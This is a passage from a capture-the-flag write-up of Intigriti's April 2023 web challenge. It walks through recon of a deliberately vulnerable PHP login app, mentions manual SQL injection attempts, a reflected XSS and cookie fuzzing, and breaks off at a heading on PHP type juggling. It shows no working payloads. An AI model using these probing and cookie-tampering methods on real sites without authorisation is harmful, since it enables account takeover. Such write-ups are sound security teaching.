Intigriti April 2023 Challenge: XSS Challenge 0423 by strangeMMonkey1

In April 2023 ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new challenge. The challenge itself was created by community member strangeMMonkey1.

Rules of the challenge

- Should retrieve the flag from the web server.
- Does NOT require automated tools (brute-force).
- The flag format is INTIGRITI{.*}.
- Should NOT use another challenge on the intigriti.io domain.

Challenge


We need to find our way into the web application to retrieve the flag. This flag is hidden somewhere on the web application or can reside on the web server itself if we manage to compromise it.

Attacking the web application to retrieve the flag


Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.


We start at the challenge page: https://challenge-0423.intigriti.io/
Here we can inspect the page source code. Right click and choose “View page source”




The most interesting here is that we can open the iframe containing the challenge page itself: https://challenge-0423.intigriti.io/challenge.php



We are faced with a login page. This page already reveals an username and password: “strange” and “monkey”.
We can use that a bit later but to be sure development left no remarks in the source code it is better to check that first.




Source code looks pretty boring which is logical as this is a PHP web application where everything happens server side so we are not able to see that much in the source code on our client side.



The source code will not help us so we can proceed with using the application. The “magical” credentials revealed on the login page can lead us further.

Username: strange
Password: monkey




Ok, we logged in and reached the “dashboard.php” page which looks ugly ;-).
Here I checked the “View details” buttons but they all lead to YouTube videos so that is a dead end.

Again we can check the source code of this page to see if any remark or interesting client side code is revealed.

```
Line wrap
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href=css/labsEcommerce.css rel=stylesheet>
    <title>TiVendoUnMattone</title>
</head>

<body>
    <div theme="ecommerce">
        <section class="maincontainer" style="background-color: #C7C7C6;">
            <div class="container" style="background-color: #C7C7C6;">
                <section class="ecoms-pageheader">
                    <img src="/www/web/images/logo-dashboard.png" alt="logo">
                </section>
                <section id="products-list" class="container-list-tiles">
                    <div>
                        <img src="/www/web/images/ps5.jpg" alt="playstation5">
                        <h3>PS5 Digital (no time wasters).</h3>
                        $ 550
                        <a class="button" href="">View details</a>
                    </div>
                    <div>
                        <img src="/www/web/images/stockdips5.jpg" alt="stock di playstation5">
                        <h3>New Stock - 200 PS5!!   </h3>
                        $ 110K
                        <a class="button" href="">View details</a>
                    </div>
                    <div>
                        <img src="/www/web/images/iphone14.jpg" alt="Iphone 14">
                        <h3>iPhone14 Pro Max 1TB RAM 1PB ROM.</h3>
                        $ 1029
                        <a class="button" href="">View details</a>
                    </div>
                    <div >
                        <img src="/www/web/images/iphone14rotto.jpg" alt="Iphone 13">
                        <h3>iPhone14 with broken screen :( </h3>
                        $ 300
                        <a class="button" href="">View details</a>
                    </div>
                                    </section>
            </div>
        </section>
    </div>
    <footer>
        <img id="graphic_needed_image" src="/www/web/images/graphic_needed.png" alt="We need a Graphic">
        <p style="color:white; margin:0 0 0 !important;">&copy; TiVendoUnMattoneSRL 2k22</p>
    </footer>
    <script>
        const b = Array.from(document.getElementsByClassName('button'));
        b.forEach(element => {
            if (Math.random() <= 0.5) {
                element.href = 'https://youtu.be/dQw4w9WgXcQ';
            } else {
                element.href = 'https://youtu.be/R9bKmv2S9CE';
            }
        });
        // const g = document.getElementById('graphic_needed_image');
    </script>
</body>

</html>
```

Nothing interesting except maybe the directory where the images are stored: “/www/web/images” Not useful now but that reveals some info about the directory structure of the underlying web server.

Something else to check now is the browser storage as we are logged in our session needs to be remembered. An obvious thing to check are the cookies used by the application. Via F12 the browser developer tools can be opened or a browser plugin/extension can be used to check cookies.



2 cookies can be found:

- account_type => some hash that looks random
- username => our username


What we got from our recon:

- The “challenge.php” login form: we can test this for SQL injection for example
- Username and password: strange / monkey which leads us to “dashboard.php”
- Once logged in 2 cookies: account_type and username: we can fuzz those.
- Web server folder structure: images stored in “/www/web/images”


Step 2: Fuzzing the login panel

First thing I tried was to see if the login form is vulnerable to SQL injection. As the challenge rules indicate that no automated tools can be used it makes no sense to run for example SQLmap against it. If the form is vulnerable we should be able to do this manually.

I tried some basic SQL injection but for a challenge where automated tools should not be used like this one I would expect one of the basic SQL injection payloads to trigger some kind of error to give a clue but this was not the case so I left this aside.



One other thing I noticed is a simple cross site scripting (XSS) issue on the login page error parameter when faulty credentials are inserted. Also this one I noted but this does not get us the flag.




Step 3: Cookies: PHP type juggling (magic hashes)

